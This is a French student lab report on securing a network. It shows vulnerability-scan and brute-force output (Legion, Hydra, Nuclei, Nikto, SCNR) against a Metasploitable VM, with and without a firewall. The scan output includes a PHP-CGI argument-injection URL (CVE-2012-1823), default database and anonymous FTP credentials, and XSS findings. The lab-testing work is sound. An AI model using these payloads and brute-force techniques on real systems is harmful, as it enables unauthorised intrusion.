
Rapport

(Expliquez votre démarche, captures d'écrans des installations, listez le résultat des scans, etc.)


SAÉ Cyber 4.0 Sécurisation d'un SI



Capture du scanner Légion dans la DMZ du Metasploitable. (Sans Firewall)



Capture scanner Legion de Metasploitable depuis l'extérieur (Passent par le FW)



Bruteforce réussie de Legoin de postgres sur Metasploitable

ScriptsInformationCVEsNotesscreenshot (80/tcp)smtp-enum-vrfy (25/tcp)mysql-default (3306/tcp)postgres-default (5432/tcp)ftp-default (21/tcp)

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyw
Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2024-04-02 11:27:25
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking ftp://192.168.1.119:21/
[21][ftp] host: 192.168.1.119 login: anonymous password: anonymous
[STATUS] attack finished for 192.168.1.119 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2024-04-02 11:27:25

Bruteforce réussie de Legoin de FTP sur Metasploitable

➤ nuclei -u 192.168.1.119



v3.2.2
projectdiscovery.io

[INF] Current nuclei version: v3.2.2 (latest)
[INF] Current nuclei-templates version: v9.8.0 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 85
[INF] Templates loaded for current scan: 7789
[INF] Executing 5730 signed templates from projectdiscovery/nuclei-templates
[WRN] Loaded 2875 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 1457 (Reduced 1420 Requests)
[CVE-2012-1823] [http] [high] http://192.168.1.119/index.php?d=allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input
[apache-detect] [http] [info] http://192.168.1.119 [Apache/2.2.8 (Ubuntu) DAV/2]
[php-detect] [http] [info] http://192.168.1.119 [5.2.4]
[tech-detect:php] [http] [info] http://192.168.1.119
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://192.168.1.119
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://192.168.1.119
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://192.168.1.119
[http-missing-security-headers:permissions-policy] [http] [info] http://192.168.1.119
[http-missing-security-headers:x-content-type-options] [http] [info] http://192.168.1.119
[http-missing-security-headers:x-frame-options] [http] [info] http://192.168.1.119
[http-missing-security-headers:referrer-policy] [http] [info] http://192.168.1.119
[http-missing-security-headers:clear-site-data] [http] [info] http://192.168.1.119
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://192.168.1.119
[http-missing-security-headers:strict-transport-security] [http] [info] http://192.168.1.119
[http-missing-security-headers:content-security-policy] [http] [info] http://192.168.1.119
[phpmyadmin-panel] [http] [info] http://192.168.1.119/phpMyAdmin/
[phpinfo-files] [http] [low] https://192.168.1.119/phpinfo.php
[waf-detect:apachegeneric] [http] [info] http://192.168.1.119/
[mysql-info] [javascript] [info] 192.168.1.119:3306 [Version: 5.0.51a-3ubuntu5,Transport: tcp]
[ssh-chc-mode-ciphers] [javascript] [low] 192.168.1.119:22
[ssh-weak-mac-algo] [javascript] [low] 192.168.1.119:22
[ssh-password-auth] [javascript] [info] 192.168.1.119:22
[ssh-server-enumeration] [javascript] [info] 192.168.1.119:22 [SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1]
[ssh-weakkey-exchange-algo] [javascript] [low] 192.168.1.119:22
[ssh-auth-methods] [javascript] [info] 192.168.1.119:22 [{"publickey","password"}]
[ssh-weak-algo-supported] [javascript] [medium] 192.168.1.119:22
[ssh-sha1-hmac-algo] [javascript] [info] 192.168.1.119:22
[ssh-diffie-hellman-logjam] [javascript] [low] 192.168.1.119:22
[postgres-default-logins] [javascript] [high] 192.168.1.119:5432 [passwords="postgres",usernames="postgres"]
[CVE-2011-2523] [tcp] [critical] 192.168.1.119:6200
[ftp-anonymous-login] [tcp] [medium] 192.168.1.119:21
[smtp-detect] [tcp] [info] 192.168.1.119:25
[openssh-detect] [tcp] [info] 192.168.1.119:22 [SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1]
[samba-detect] [tcp] [info] 192.168.1.119:139
[smtp-service-detect] [tcp] [info] 192.168.1.119:25
[vnc-service-detect] [tcp] [info] 192.168.1.119:5900 [RFB 003.003]
➤ (root@kali)-[~]

Capture du scanner Nuclei dans la DMZ du Metasploitable. (Sans Firewall)

```
(root@kali)~# -u 87.10.10.1 to get started
nuclei v3.2.2
+-----+
+-----+ projectdiscovery.io
+-----+

[INF] Current nuclei version: v3.2.2 (outdated)
[INF] Current nuclei-templates version: v9.8.0 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 85
[INF] Templates loaded for current scan: 7789
[INF] Executing 5730 signed templates from projectdiscovery/nuclei-templates
[WRN] Loaded 2075 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 1457 (Reduced 1420 Requests)
[CVE-2012-1823] [http] [high] http://87.10.10.1/index.php?-d+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input
[apache-detect] [http] [info] http://87.10.10.1 [Apache/2.2.8 (Ubuntu) DAV/2]
[php-detect] [http] [info] http://87.10.10.1 [5.2.4]
[tech-detect:php] [http] [info] http://87.10.10.1
[http-missing-security-headers:strict-transport-security] [http] [info] http://87.10.10.1
[http-missing-security-headers:permissions-policy] [http] [info] http://87.10.10.1
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://87.10.10.1
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://87.10.10.1
[http-missing-security-headers:content-security-policy] [http] [info] http://87.10.10.1
[http-missing-security-headers:x-frame-options] [http] [info] http://87.10.10.1
[http-missing-security-headers:x-content-type-options] [http] [info] http://87.10.10.1
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://87.10.10.1
[http-missing-security-headers:referrer-policy] [http] [info] http://87.10.10.1
[http-missing-security-headers:clear-site-data] [http] [info] http://87.10.10.1
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://87.10.10.1
[phpmyadmin-panel] [http] [info] http://87.10.10.1/phpMyAdmin/
[phpinfo-files] [http] [low] http://87.10.10.1/phpinfo.php
[waf-detect:apache-generic] [http] [info] http://87.10.10.1/
[ftp-anonymous-login] [tcp] [medium] 87.10.10.1:21

(root@kali)~#
```

Capture scanner Nuclei de Metasploitable depuis l'extérieur (Passent par le FW)

```
root@rt-mob16:/home/rt/nikto/programme ./nikto.pl -h 192.168.1.119
Nikto v2.1.6
-----
+ Target IP: 192.168.1.119
+ Target Hostname: 192.168.1.119
+ Target Port: 80
+ Start Time: 2024-04-02 11:26:54 (GMT2)
-----
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698bdc59d15. The following alternatives for '
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?PHE9568F3A-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHE9568F3B-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHE9568F3C-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHE9568F3D-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 18:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 8918 requests: 0 error(s) and 26 item(s) reported on remote host
+ End Time: 2024-04-02 11:29:22 (GMT2) (148 seconds)
-----
+ 1 host(s) tested
root@rt-mob16:/home/rt/nikto/programme
```

Capture du scanner Nikto dans la DMZ du Metasploitable. (Sans Firewall)

SAÉ Cyber 4.0 Sécurisation d'un SI

```
root@rt-mob16:/home/rt/nikto/program# ./nikto.pl -h 87.10.10.1
- Nikto v2.1.6
-----
+ Target IP: 87.10.10.1
+ Target Hostname: 87.10.10.1
+ Target Port: 80
+ Start Time: 2024-04-03 11:00:24 (GMT2)
-----
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alt
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?PHPB885F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHPPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHPPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHPPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 18:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 8892 requests: 2 error(s) and 26 item(s) reported on remote host
+ End Time: 2024-04-03 11:02:12 (GMT2) (108 seconds)
-----
+ 1 host(s) tested
root@rt-mob16:/home/rt/nikto/program#
```

Capture scanner Nikto de Metasploitable depuis l'extérieur (Passent par le FW)

```
tp@rt-mob: ~/Bureau/installer-1.3.14.1/scnr-v1.3.14.1/bin
Fichier Édition Affichage Recherche Terminal Aide


[~] Relevant issues:
[~] -----
[+] Cross-Site Scripting (XSS) in HTML tag in header input 'Referer' using GET at the following pages:
[~] * http://192.168.1.119/mutillidae/index.php?page=user-info.php&username=scnr_engine_name&password=5543!scnr_engine_secret&user-i
nfo-php-submit-button=View%20Account%20Details
[~] * http://192.168.1.119/mutillidae/?page=add-to-your-blog.php
[~] * http://192.168.1.119/mutillidae/phpinfo.php
[~] * http://192.168.1.119/mutillidae/login/index.php?page=login.php
[~] * http://192.168.1.119/mutillidae/login/
[~] * http://192.168.1.119/mutillidae/register/index.php?page=register.php
[~] * http://192.168.1.119/mutillidae/register/

[+] Cross-Site Scripting (XSS) in event tag of HTML element in header input 'Referer' using GET at the following pages:
[~] * http://192.168.1.119/mutillidae/index.php?page=user-info.php&username=scnr_engine_name&password=5543!scnr_engine_secret&user-i
nfo-php-submit-button=View%20Account%20Details
[~] * http://192.168.1.119/mutillidae/?page=add-to-your-blog.php
[~] * http://192.168.1.119/mutillidae/phpinfo.php
[~] * http://192.168.1.119/mutillidae/login/index.php?page=login.php
[~] * http://192.168.1.119/mutillidae/login/
[~] * http://192.168.1.119/mutillidae/register/index.php?page=register.php
[~] * http://192.168.1.119/mutillidae/register/

[+] Cross-Site Scripting (XSS) in script context in cookie input 'showhints' using GET at the following pages:
[~] * http://192.168.1.119/mutillidae/?page=add-to-your-blog.php
[~] * http://192.168.1.119/mutillidae/index.php?do=toggle-hints&page=home.php

[+] Cross-Site Scripting (XSS) in header input 'User-Agent' using GET at the following pages:
[~] * http://192.168.1.119/mutillidae/index.php?page=home.php&do=toggle-security
[~] * http://192.168.1.119/mutillidae/
```

SAÉ Cyber 4.0 Sécurisation d'un SI



```
tp@rt-mob: ~/Bureau/installer-1.3.14.1/scnr-v1.3.14.1/bin
[~] Report saved at: /home/tp/.scnr/reports/192.168.1.119_2024-04-03_09_27_07_+0200.ser [13.53MB]
[~] The scan has logged errors: /home/tp/Bureau/installer-1.3.14.1/scnr-v1.3.14.1/bin/./system/./logs/engine/error-26352.log
[~] Currently auditing      http://192.168.1.119/doc/libxdmcp6/copyright

[~] Audited 3204 page snapshots.


[~] Duration: 16:49:51
[~] Processed 3449506/3464186 HTTP requests -- failed: 2271
[~] -- 58.992 requests/second.
[~] Processed 2498/2498 browser jobs -- failed: 16
[~] -- 1.262 second/job.

[~] Burst avg application time  0.0 seconds
[~] Burst average response time 0.0 seconds
[~] Burst average responses/s   0.0 responses/second

[~] Average application time    0.017 seconds
[~] Download speed               798.923 KBps
[~] Upload speed                 2.284 KBps
[~] Concurrency                 1/10 connections

=====
[~] Please provide feedback at: contact@ecsypno.com
[~] -- Thank you in advance!
=====
tp@rt-mob:~/Bureau/installer-1.3.14.1/scnr-v1.3.14.1/bin$ ./scnr http://192.168.1.119/
```

Capture du scanner SCNR dans la DMZ du Metasploitable



```
tp@rt-mob: ~/Bureau/installer-1.3.14.1/scnr-v1.3.14.1/bin
.bash_history      .local/
.bash_logout       Modèles/
.bashrc            .mozilla/
Bureau/            Musique/
c2691-adventureprise9-mz.124-5a.bin nano.save
.cache/            .pki/
capture_file-01.cap Postman/
capture_file-01.csv .profile
capture_file-01.kismet.csv Public/
capture_file-01.kismet.netxml .putty/
capture_file-01.log.csv .scapy_history
capture_file-02.cap .scnr/
capture_file-02.csv script.py
capture_file-02.kismet.csv .ssh/
capture_file-02.kismet.netxml Téléchargements/
capture_file-02.log.csv Vidéos/
certif/            .viminfo
.config/           vsftpd-cert.pem
.cuboid/           vsftpd-key.pem
dhcp_dos.py        .Xauthority
.dmrc              .xsession-errors
Documents/         .xsession-errors.old
tp@rt-mob:~/Bureau/installer-1.3.14.1/scnr-v1.3.14.1/bin$ ./scnr_reporter --report=html:outfile=my_report.html.zip /home/tp/192.168.1.119_2024-04-03_09_27_07_+0200.ser
-- Update v1.3.14.3 is available for download:
-- https://github.com/scnr/installer

[ERROR] License is for community edition, while dev or trial or basic or pro or sdlic or enterprise required.
tp@rt-mob:~/Bureau/installer-1.3.14.1/scnr-v1.3.14.1/bin$
```

Capture d'écran de problème de rapport de scan

Le problème était quand je voulais avoir un beau rapport de scan pour bien voir les différents résultats de scan mais qu'on ne pouvait pas car on n'avait pas la licence pour. Du coup pour voir les résultats, on a dû nous méfier au logs de scan qui nous a été fournis.

Un autre problème était que les scans SCNR ont été trop agressifs pour la VM qu'il n'avait pas assez de mémoire. Pour résoudre on a augmenté le RAM sur la VM sous Virtualbox et augmenté les cœurs du CPU en

SAÉ Cyber 4.0 Sécurisation d'un SI

Mise en place Metasploitable/Nikto/SCNR: Fait par
Fatih KURUL


Nuclei/Légion et tester les scanner passant par le FW et sans FW: Fait par
Nicolas RABERGEAU

La machine VM Metasploitable a été configurée en Bridge sur l'interface (eth1 10.0.0.5) ou ce situe le le
Serveur WEB/FTP (eth0 10.0.0.1) du Réseau A avec les 2 reliée à la DMZ du Stormshield grâce à un
switch.

